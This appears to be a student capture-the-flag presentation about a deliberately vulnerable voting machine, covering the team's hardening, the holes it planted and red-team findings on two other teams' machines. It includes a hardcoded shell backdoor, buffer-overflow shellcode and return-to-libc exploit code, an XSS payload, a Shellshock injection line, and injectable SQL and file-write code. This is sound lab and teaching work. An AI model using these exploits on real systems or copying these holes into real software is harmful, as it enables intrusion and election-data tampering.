Capture The Flag

EtovUcca

Cam Lischke | Elizabeth Aguirre | Ninad Shetty

Our Good Machine

Changes:

1) Stronger encoding algorithm
2) Better Password Storage mechanism
3) Additional layer of authentication in the backend

Better Encoding Algorithm and Password Storage

In the good machine, we changed the algo to SHA512 which performs better than MD5. Although we'd have liked to use bcrypt algo, we faced environment issues in setting it up on seed VM's. We can hash using SHA512 iteratively to make it more secure as well. Also we used environment variables to store the hash instead of a text file.

```
try:
    if 'passwd' in form:
        h = hashlib.new('sha512')
        h.update(form.getvalue('passwd').encode('utf-8'))
        print(h.hexdigest())
        stored_hash = os.getenv('hashpwd')
        if (stored_hash == h.hexdigest()):
```

Environment variables are *more* secure than plaintext files, because they are volatile/disposable, not saved; i.e. if you set only a local environment variable, like "set pwd=whatever," and then run the script, with something that exits your command shell at the end of the script, then the variable no longer exists.

Additional Authentication Layer for the backend

Stock voting machine didn't have authentication in the backend. The authentication was only at the webserver level. We now added the additional authentication layer to make it more secure where hashed pwd needs to be passed as a param to access certain privileged functions

```
[11/10/21]seed@VM:~/.../etovuccaB$ export hashpwd=45f15ca43fa335ba70167203e75071436d011ff2dc719900
6b384eabffdd50f6eed9b96c968b7ecaede077e2fbb7dde6beffb3f88dcd5c5bf6e46fdea39d1f76 | ./etovucca get-
voters 45f15ca43fa335ba70167203e75071436d011ff2dc7199006b384eabffdd50f6eed9b96c968b7ecaede077e2fbb
7dde6beffb3f88dcd5c5bf6e46fdea39d1f76
[
{"name": "Faze", "county": "Twitch", "zip": "121212", "dob": "1991-11-11"}
]
[11/10/21]seed@VM:~/.../etovuccaB$
```

(the export statement is available in the makefile)

Improvements :

- Encrypting the Entire Database
- Cryptographically stronger Encoding Algorithms
- Password delay/retry limit
- User input sanitisation with regex

Our Bad Machine 💀

Vulnerabilities introduced:

1) XSS
2) SQL Injection
3) Weak Passwords
4) Buffer Overflow
5) Return-to-Libc
6) Backdoor: Secret Control Flow
7) Remote Code Execution
8) Unauthenticated Use of Privilege


SQL Injection


SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers.

To introduce this vulnerability, we introduce a function called logVoter(), which logs voterID and timestamp. This function takes user input and formats it into the SQL Query directly without any user input sanitisation or use of prepared statements.

```
void logVoter(sqlite3 *db, char * voter) {

  char *err_msg = 0;
        char *sql = sqlite3_mprintf("INSERT INTO VoterLog(time,voter) VALUES
(CURRENT_TIMESTAMP, %s)", voter);
  int rc = sqlite3_exec(db, sql, 0, 0, &err_msg);
  if (rc != SQLITE_OK )
  {
   printf("SQL error: %s\n", err_msg);
   sqlite3_free(err_msg);
  }
}
```

Note that webpage outputs error here as the Voter ID is ofcourse invalid.





Backdoor: Secret Control Flow

We inserted a backdoor in the command-line functionality of the voting machine that returns a root shell. This way, once exploited, the attacker can have all privileges to make changes to the supporting files.

First, we hardcode the hashed backdoor key as a global variable . And the argument for the system call as parameters.

C RTBB.h 3 ×

CTF > etovucca > src > C RTBB.h > ...

```c
#pragma once
#ifndef __RTBBDATA_H
#define __RTBBDATA_H
/* RTBB Data and Helper Functions */
#include <string.h>
#include <stdbool.h>

#define MAX_NAME_LEN 1600 /* arbitrary, but may be passed on stack */

//harry potter's secret tool?
#define HASH_A 267019238
#define HASH_B 2090859471
```

```c
} else if (!strncmp("shell", argv[1], MAX_NAME_LEN)) {

    if (argc < 5) {
        printf("%s", USAGE);
        return ERROR;
    }

    char input1[256], input2[256], input3[256];
    strncpy(input1,argv[2],255);
    strncpy(input2,argv[3],255);
    strncpy(input3,argv[4],255);

    if ((hash(input1) == HASH_A) && (hash(input2) == HASH_B))
    {
      printf("Maintenance Mode entered");
      system(input3);
    }
    return 0;
} else {
    printf("%s", USAGE);
    return ERROR;
}
```

```c
//djb2 Dan Bernstein hashing algo
long hash(char *str)
{
    long hash = 5381;
    int c;
    while (0 != (c = *str++))
        hash = ((hash << 5) + hash) + c; /* hash * 33 + c */
    return hash;
}
```

5) When these conditions are met, a shell will open.

```
Terminal
[11/08/21]seed@VM:~/.../etovucca$ make
gcc -g -Wall -Werror -pedantic -std=gnu99 -fno-stack-protector -z execstack -I l
ib -o etovucca Database.o libsqlite3.so src/RTBB.c -L./ -lsqlite3
[11/08/21]seed@VM:~/.../etovucca$ ./etovucca shell magic wand \/bin\/sh
$
```

Remote Code Execution

Remote Code Execution consists of techniques that result in adversary-controlled code running on a local or remote system. Techniques that run malicious code are often paired with techniques from all other tactics to achieve broader goals, like exploring a network or stealing data.

Lets explore this function whose intention is to store user feedback. Here we note that it takes two inputs : Name and Feedback content. Then it creates a file with filename as user provided name and writes feedback content into it. This though odd, doesnt seem so bad on its own.

```c
//save feedback in text file format
void feedback(char * name, char * content)
{
    FILE * fPtr;
    fPtr = fopen(name, "a+");
    if(fPtr == NULL)
        {
        /* File not created hence exit */
        printf("Unable to create file.\n");
        return;
        }
    /* Write data to file  "f = open(\"myfile.txt\", \"x\")" */
        fputs(content, fPtr);

        /* Close file to save file data */
        fclose(fPtr);
}
```

If the user enters the Name as “database_helper.py”, any malicious code he inputs in feedback form field gets appended to the already existing file database_helper.py and gets executes at the same privilege Voting Machine software is running at.

Although the demonstration just shows us creating a random text file, the possibilities are limitless. The DB could be deleted, or we could just open a new connection and tamper with data, etc.. This attack is pretty strong in compromising the integrity of the election.

XSS


Modified register.cgi:

```
function urldecode() {
  python -c "import sys, urllib as ul;print ul.unquote_plus(sys.argv[1])" "$1"
}
```

Observation:


```
127.0.0.1 - - [09/Nov/2021 00:52:37] "GET /cgi-bin/register.cgi?name=%3Cscript%3E+w
indow.onload+%3D+function+%28%29+%7B+%09var+Ajax%3Dnull%3B+%09var+url%3D%22%2Fcgi-b
in%2Fregister.cgi%2F%3F%22%3B+%09var+p%3D%22%26county%3DBC%26zipc%3D21218%26dob%3D2
000-01-01%22%3B++%09for+%28let+i%3D0%3Bi%3C10%3Bi%2B%2B%29%7B+%09%09Ajax%3Dnew+XMLH
ttpRequest%28%29%3B+%09%09let+name%3D%22name%3DSammy%22+%2B+i.toString%28%29%3B+%09
%09Ajax.open%28%22GET%22%2Curl%2Bname%2Bp%2Ctrue%29%3B+%09%09Ajax.setRequestHeader%
28%22Host%22%2C%22%2Fcgi-bin%22%29%3B+%09%09Ajax.setRequestHeader%28%22Content-Type
%22%2C%22application%2Fx-www-form-urlencoded%22%29%3B+%09%09Ajax.send%28%29%3B+%09%
7D+%7D+%3C%2Fscript%3E&county=BC&zipc=21218&dob=2000-01-01 HTTP/1.1" 200 -
127.0.0.1 - - [09/Nov/2021 00:52:38] "GET /cgi-bin/register.cgi/?name=Sammy0&county
=BC&zipc=21218&dob=2000-01-01 HTTP/1.1" 200 -
127.0.0.1 - - [09/Nov/2021 00:52:38] "GET /cgi-bin/register.cgi/?name=Sammy1&county
=BC&zipc=21218&dob=2000-01-01 HTTP/1.1" 200 -
127.0.0.1 - - [09/Nov/2021 00:52:38] "GET /cgi-bin/register.cgi/?name=Sammy5&county
=BC&zipc=21218&dob=2000-01-01 HTTP/1.1" 200 -
127.0.0.1 - - [09/Nov/2021 00:52:38] "GET /cgi-bin/register.cgi/?name=Sammy4&county
=BC&zipc=21218&dob=2000-01-01 HTTP/1.1" 200 -
127.0.0.1 - - [09/Nov/2021 00:52:38] "GET /cgi-bin/register.cgi/?name=Sammy3&county
=BC&zipc=21218&dob=2000-01-01 HTTP/1.1" 200 -
127.0.0.1 - - [09/Nov/2021 00:52:38] "GET /cgi-bin/register.cgi/?name=Sammy2&county
=BC&zipc=21218&dob=2000-01-01 HTTP/1.1" 200 -
127.0.0.1 - - [09/Nov/2021 00:52:38] "GET /cgi-bin/register.cgi/?name=Sammy6&county
=BC&zipc=21218&dob=2000-01-01 HTTP/1.1" 200 -
127.0.0.1 - - [09/Nov/2021 00:52:38] "GET /cgi-bin/register.cgi/?name=Sammy7&county
=BC&zipc=21218&dob=2000-01-01 HTTP/1.1" 200 -
127.0.0.1 - - [09/Nov/2021 00:52:38] "GET /cgi-bin/register.cgi/?name=Sammy8&county
=BC&zipc=21218&dob=2000-01-01 HTTP/1.1" 200 -
127.0.0.1 - - [09/Nov/2021 00:52:38] "GET /cgi-bin/register.cgi/?name=Sammy9&county
=BC&zipc=21218&dob=2000-01-01 HTTP/1.1" 200 -
```

Weak Password




```
if 'passwd' in form:
    # Please don't ever actually do this.
    h = hashlib.new('md5')  # U+1F914
    h.update(form.getvalue('passwd').encode('utf-8'))
    with open(PATH_TO_PASSWD) as f:
        stored_hash = f.read(32)
        if h.hexdigest() == stored_hash:
            # CGI Redirect: https://stackoverflow.com/a/6123179
            print('Content-Type: text/html')
            print('Location: %s' % redirectURL)
            C = SimpleCookie()
            C['user'] = h.hexdigest() # U+1F914
```

Buffer Overflow

```c
void safecopy(char* name){
    /*validate user-supplied string*/
    char voterName[1024];
    strcpy(voterName,name);
}
```

```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffdf48
gdb-peda$ p &voterName
$2 = (char (*)[1024]) 0xbfffdb40
gdb-peda$ p/d 0xbfffdf48 - 0xbfffdb40
$3 = 1032
gdb-peda$
```

```c
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"              /* xorl    %eax,%eax              */
    "\x50"                  /* pushl   %eax                   */
    "\x68""//sh"            /* pushl   $0x68732f2f            */
    "\x68""/bin"            /* pushl   $0x6e69622f            */
    "\x89\xe3"              /* movl    %esp,%ebx              */
    "\x50"                  /* pushl   %eax                   */
    "\x53"                  /* pushl   %ebx                   */
    "\x89\xe1"              /* movl    %esp,%ecx              */
    "\x99"                  /* cdq                            */
    "\xb0\x0b"              /* movb    $0x0b,%al              */
    "\xcd\x80"              /* int     $0x80                  */
;

/* You will not need to modify anything above this line. */
#define BUFLEN 1600
void main(int argc, char **argv)
{
char buffer[BUFLEN];
FILE *badfile;
/* You need to fill the buffer with appropriate contents here. */
/*fill with NOPs*/
memset(&buffer, 0x90, BUFLEN);

/*replacing the return address with the address of the shellcode (128-sizeof(shellcode)-few bytes for NOP
slide*/
*((long *)(buffer+1036)) = 0xbfffdb40 + 1400;
/*placing shellcode towards end of buffer*/
memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

/* Save the contents to the file "badfile" */
badfile = fopen("../etovucca/badfile", "w");
fwrite(buffer, BUFLEN, 1, badfile);
fclose(badfile);

printf("%d\n",sizeof(shellcode));
}
```

```
[10/26/21]seed@VM:~/CTF/etovucca$ ./etovucca add-voter "$(<badfile)" cam 27284 1
999-12-12
$ hello
zsh: command not found: hello
$ echo hello
hello
$
```

Return-to-Libc

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7cc3da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7cb79d0 <__GI_exit>
gdb-peda$
```

```
[10/26/21]seed@VM:~/CTF/return_libc$ export SHELL='/bin/sh'
```

address.c (~/CTF/etovucca) - gedit

Open

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    char* ptr = getenv("SHELL");
    printf("%p\n", ptr);
}
```

```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffdf48
gdb-peda$ p &voterName
$2 = (char (*)[1024]) 0xbfffdb40
gdb-peda$ p/d 0xbfffdf48 - 0xbfffdb40
$3 = 1032
gdb-peda$
```

```c
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
char buf[1600];
FILE *badfile;
badfile = fopen("../etovucca/libc", "w");

/* You need to decide the addresses and
the values for X, Y, Z. The order of the following
three statements does not imply the order of X, Y, Z.
Actually, we intentionally scrambled the order. */


memset(buf,0x90,1600);


*(long *) &buf[1036] = 0xb7cc3da0  ; // system() goes first at return address
*(long *) &buf[1040] = 0xb7cb79d0  ; // exit()
*(long *) &buf[1044] = 0xbffff148 ; // "/bin/sh" goes right above exit so that it is a parameter for system


fwrite(buf, sizeof(buf), 1, badfile);
fclose(badfile);
}
```

```
[11/08/21]seed@VM:~/CTF/etovucca$ ./etovucca add-voter $(<libc) cam 27284 199
9-12-12
$
```

Approach : Red Lab testing

- Static Analyzer
- Compile by changing flags to include warning for format strings, buffer overflow, control overflow issues, etc.
- Threat model by establishing assets and external users
- Plot control flow graphs
- Debug flows with breakpoint
- Monitor background activities like logs, packet inspection

Machine A 💀

Provided by Team 7

(Xuhua Sun/Lizhu Chen/Youssef Izellalen)

Vulnerabilities Uncovered:

1) Unencrypted passwords in database
2) Bogus user created when database initialized
3) No eligibility checks for underage voters
4) Text file to used to store admin password hash
5) Integer overflow in registration process
6) Shellshock in home.cgi
7) Backend “vote” function prints password
8) SQL Injection

Vulnerability 1: Unencrypted passwords in database & url

Voter Name

Cam

password

password12345

County

Forsyth

ZIP Code

22222

Date of Birth

12 / 12 / 1566

Submit

Return to Homepage


localhost:8000/cgi-bin/register.cgi?name=Cam&passwd=password1234

Additionally, I can make queries to the SQLite database and see any password in the database in plaintext. This can allow any imposter to know any password, voter ID, and any PII of any registered voter.

```
[11/15/21]seed@VM:~/.../MachineA$ ./sqlite3 rtbb.sqlite3
SQLite version 3.33.0 2020-08-14 13:23:32
Enter ".help" for usage hints.
sqlite> SELECT * from REGISTRATION;
65534|Xuhua Sun|1997|Baltimore|21218|21|10|1997
65535|Cam|password12345|Forsyth|22222|10|11|121
sqlite>
```

Vulnerability 2: Bogus user created when database initialized

```
INSERT INTO Registration(id,name,passwd,county,zip,dob_day,dob_mon,dob_year) VALUES (65534, 'Xuhua Sun',
'1997', 'Baltimore', 21218, 21, 10, 1997);
INSERT INTO Election(deadline_day,deadline_mon,deadline_year,status) VALUES (05, 12, 121, 1);
INSERT INTO Office(name, election) VALUES ('Realism', 1), ('Impressionism', 1), ('Cubism', 1);
INSERT INTO Candidate(name,votes,office) VALUES ('Gustave Courbet', 0, 1), ('Jean-François Millet', 0, 1);
INSERT INTO Candidate(name,votes,office) VALUES ('Claude Monet', 0, 2), ('Pierre-Auguste Renoir', 0, 2);
INSERT INTO Candidate(name,votes,office) VALUES ('Pablo Picasso', 0, 3), ('Georges Braque', 0, 3);

.quit
```



Any attacker aware of this bogus user could cast votes under a false identity and change the nature of the election.

Vulnerability 3: No eligibility checks for underage voters

```c
} else if (!strncmp("vote", argv[1], MAX_NAME_LEN)) {
   if (argc < 7) {
      printf("%s", USAGE);
      return ERROR;
   }
   char* voter_id = argv[2];
   printf("%s\n\n", "Something Malicious Occurs!");

   _id_t election_id;
   if (sscanf(argv[4], "%d", &election_id) != 1) {
      printf("%s", USAGE);
      return ERROR;
   }
   _id_t office_id;
   if (sscanf(argv[5], "%d", &office_id) != 1) {
      printf("%s", USAGE);
      return ERROR;
   }
   _id_t candidate_id;
   if (sscanf(argv[6], "%d", &candidate_id) != 1) {
      printf("%s", USAGE);
      return ERROR;
   }
     Registration registration;
     getVoter(db, atoi(voter_id), &registration);
     printf("%s\n", registration.passwd);
     printf("%s\n", argv[3]);
     if(strncmp(registration.passwd, argv[3], MAX_NAME_LEN)){
     return ERROR;
     }
   if (false && !isEligible(election_id, office_id, atoi(voter_id))) {
      return ERROR;
   }
   storeVote(db, voter_id, candidate_id, office_id);
   return 0;
```

Look at the last if statement. if(false && …) will always return false. Therefore, no matter if the voter isEligible, their vote will be stored. I test this using a voter who is very clearly not 18 at the time of the vote.

First, I add a voter who has not yet been born.

```
{"name": "Cam", "county": "county", "zip": "22222", "dob": "2021-12-12"},
```

```
65535|Cam|password12345|
```

Then, I vote using his voter id and password.

As you can see, although he has not been born for another month, he was still able to successfully vote.

Vulnerability 4: Text file used to store admin password hash

a) Anybody with access to the text file “machine_passwd” has access to the MD5 hash of the admin password.
b) Simply reverse-hashing this online provides the correct admin password

MD5 reverse for 21232f297a57a5a743894a0e4a801fc3

The MD5 hash:


21232f297a57a5a743894a0e4a801fc3


was succesfully reversed into the string:

admin

Vulnerability 5: Integer overflow in registration process

```
<chineA$ ./etovucca add-voter Cam1 pass123 Forsyth 21218 1999-12-13
6
<a add-voter Cam1 pass123 Forsyth 21218 1999-12-14
7
<a add-voter Cam1 pass123 Forsyth 21218 1999-12-15
8
[11/16/21]seed@VM:~/.../MachineA$ ./sqlite3 rtbb.sqlite3
SQLite version 3.33.0 2020-08-14 13:23:32
Enter ".help" for usage hints.
sqlite> select * from registration;
65534|Xuhua Sun|1997|Baltimore|21218|21|10|1997
65535|Cam|password12345|county|22222|12|12|121
65536|Bunny|12345|hello|22222|11|11|120
65537|Cam2|pass123|Forsyth|21218|12|12|99
65538|Cam2|pass123|Forsyth|21218|11|12|99
65539|Cam2|pass123|Forsyth|21218|10|12|99
65540|Cam2|pass123|Forsyth|21218|13|12|99
65541|Cam2|pass123|Forsyth|21218|15|12|99
65542|Cam1|pass123|Forsyth|21218|13|12|99
65543|Cam1|pass123|Forsyth|21218|14|12|99
65544|Cam1|pass123|Forsyth|21218|15|12|99
sqlite>
```






Vulnerability 6: Shellshock in home.cgi


```
initdb:
                @sudo mv /bin/bash /
                @sudo mv /bin/bash_shellshock /bin/bash
                echo .quit | ./sqlite3 -init setup.sql rtbb.sqlite3
```

```
[11/17/21]seed@VM:~/red-team$ grep -R "/bin/bash" MachineA/
MachineA/Makefile:                @sudo mv /bin/bash /
MachineA/Makefile:                @sudo mv /bin/bash_shellshoc
MachineA/cgi-bin/home.cgi:#!/bin/bash
```

Before



After




```
[11/17/21]seed@VM:~/.../MachineA$ foo='() { echo "hello";}; echo "12345" > /home/seed/red-team/MachineA/machine_password1;'
[11/17/21]seed@VM:~/.../MachineA$ export foo
```

Vulnerability 7: Backend “vote” function prints password


```
[11/18/21]seed@VM:~/.../MachineA$ ./etovucca vote 65537 1 1 1 1
Something Malicious Occurs!

password12345
1
[11/18/21]seed@VM:~/.../MachineA$
```

Vulnerability 8: SQL Injection

```c
void storeVote(sqlite3 *db, char* voter, _id_t candidate, _id_t office) {
    char sql[255];
    sql[0] = '\0';
    char candi[16];
    char offi[16];
    sprintf(candi, "%d", candidate);
    sprintf(offi, "%d", office);
    strcat(sql, "INSERT INTO Vote(voter,candidate,office)\
                VALUES (");
    strcat(sql, voter);
    strcat(sql, ", ");
    strcat(sql, candi);
    strcat(sql, ", ");
    strcat(sql, offi);
    strcat(sql, ");");
    printf("%s\n", sql);
    char* errmsg;
    sqlite3_exec(db, sql, NULL, NULL, &errmsg);
}
```

exploit.c | Database.c | RTBB.c

C: > Users > shett > Desktop > MachineA > etovucca > src > RTBB.c

```c
            return ERROR;
        }
        _id_t candidate_id;
        if (sscanf(argv[6], "%d", &candidate_id) != 1) {
            printf("%s", USAGE);
            return ERROR;
        }
    Registration registration;
    getVoter(db, atoi(voter_id), &registration);
    printf("%s\n", registration.passwd);
    printf("%s\n", argv[3]);
    if(strncmp(registration.passwd, argv[3], MAX_NAME_LEN)){
    return ERROR;
    }
        if (false && !isEligible(election_id, office_id, atoi(voter_id))) {
            return ERROR;
        }
        storeVote(db, voter_id, candidate_id, office_id);
        return 0;
```

Machine B 💀

Provided by Team 4

(Apoorv Gahlot/Shreyas Sriram/Saksham Sharma)

Vulnerabilities Uncovered:

1) Text file used to store admin password hash
2) Invalid SQL statements allowed in registration process
3) Underage voters allowed
4) XSS Attack
5) CSRF Attack
6) SQL Injection
7) Arbitrary File Download

Vulnerability 1: Text file used to store admin password hash

a) Anybody with access to the text file “machine_passwd” has access to the MD5 hash of the admin password.
b) Simply reverse-hashing this online provides the correct admin password

MD5 reverse for 21232f297a57a5a743894a0e4a801fc3

The MD5 hash:

21232f297a57a5a743894a0e4a801fc3

was succesfully reversed into the string:

admin

Vulnerability 2: Invalid SQL statements allowed in registration process

a) See the last statement prior to the return in this function. It returns an id regardless of the registration fields' validation check. This means that even if the SQL statement is not SQLITE_OK, there will still be an ID returned.

```
_id_t storeVoter(sqlite3 *db, char*name, char*county, int zip, Date dob) {
   _id_t id = 0;
   sqlite3_stmt *stmt;
   const char *sql = "INSERT INTO Registration(name,county,zip,\
                      dob_day,dob_mon,dob_year) VALUES (?, ?, ?, ?, ?, ?)";
   sqlite3_prepare_v2(db, sql, -1, &stmt, NULL);
   sqlite3_bind_text(stmt, 1, name, (int)strnlen(name, MAX_NAME_LEN),
                     SQLITE_STATIC);
   sqlite3_bind_text(stmt, 2, county, (int)strnlen(county, MAX_NAME_LEN),
                     SQLITE_STATIC);
   sqlite3_bind_int(stmt, 3, zip);
   sqlite3_bind_int(stmt, 4, dob.day);
   sqlite3_bind_int(stmt, 5, dob.month);
   sqlite3_bind_int(stmt, 6, dob.year);
   sqlite3_step(stmt);
   if (sqlite3_finalize(stmt) == SQLITE_OK) {
      id = (_id_t)sqlite3_last_insert_rowid(db);
   }

   id = (_id_t)sqlite3_last_insert_rowid(db);
   return id;
}
```

The asterisk should have called an invalid SQL exception, yet, the voter has been registered.

Voter Rolls

- cam%40123.com (2021-11-04): 3333*, 33333

Vulnerability 3: Underaged voters allowed

a) See the below function. It returns true regardless of checking. We will exploit this early return.

```
bool is18AtDeadline(Date dob, Date deadline) {
   int age = deadline.year - dob.year;
   /* if birthday is after deadline /*/ return true ;
   if (dob.month > deadline.month ||
       (dob.month == deadline.month &&
        dob.day > deadline.day)) {
      age -= 1; /* then this year doesn't count yet */
   }
   return age >= 18;
}
```

b) I use my voter that was born on 2021-11-04 in the screenshot below to vote for an office that the admin created.

Voter Rolls

- cam%40123.com (2021-11-04): 3333*, 33333

c) My infant voter was allowed to vote in an arbitrary election. Clearly underaged, there was no check for eligibility.

Voter ID

1

Ballot

abc

Vote

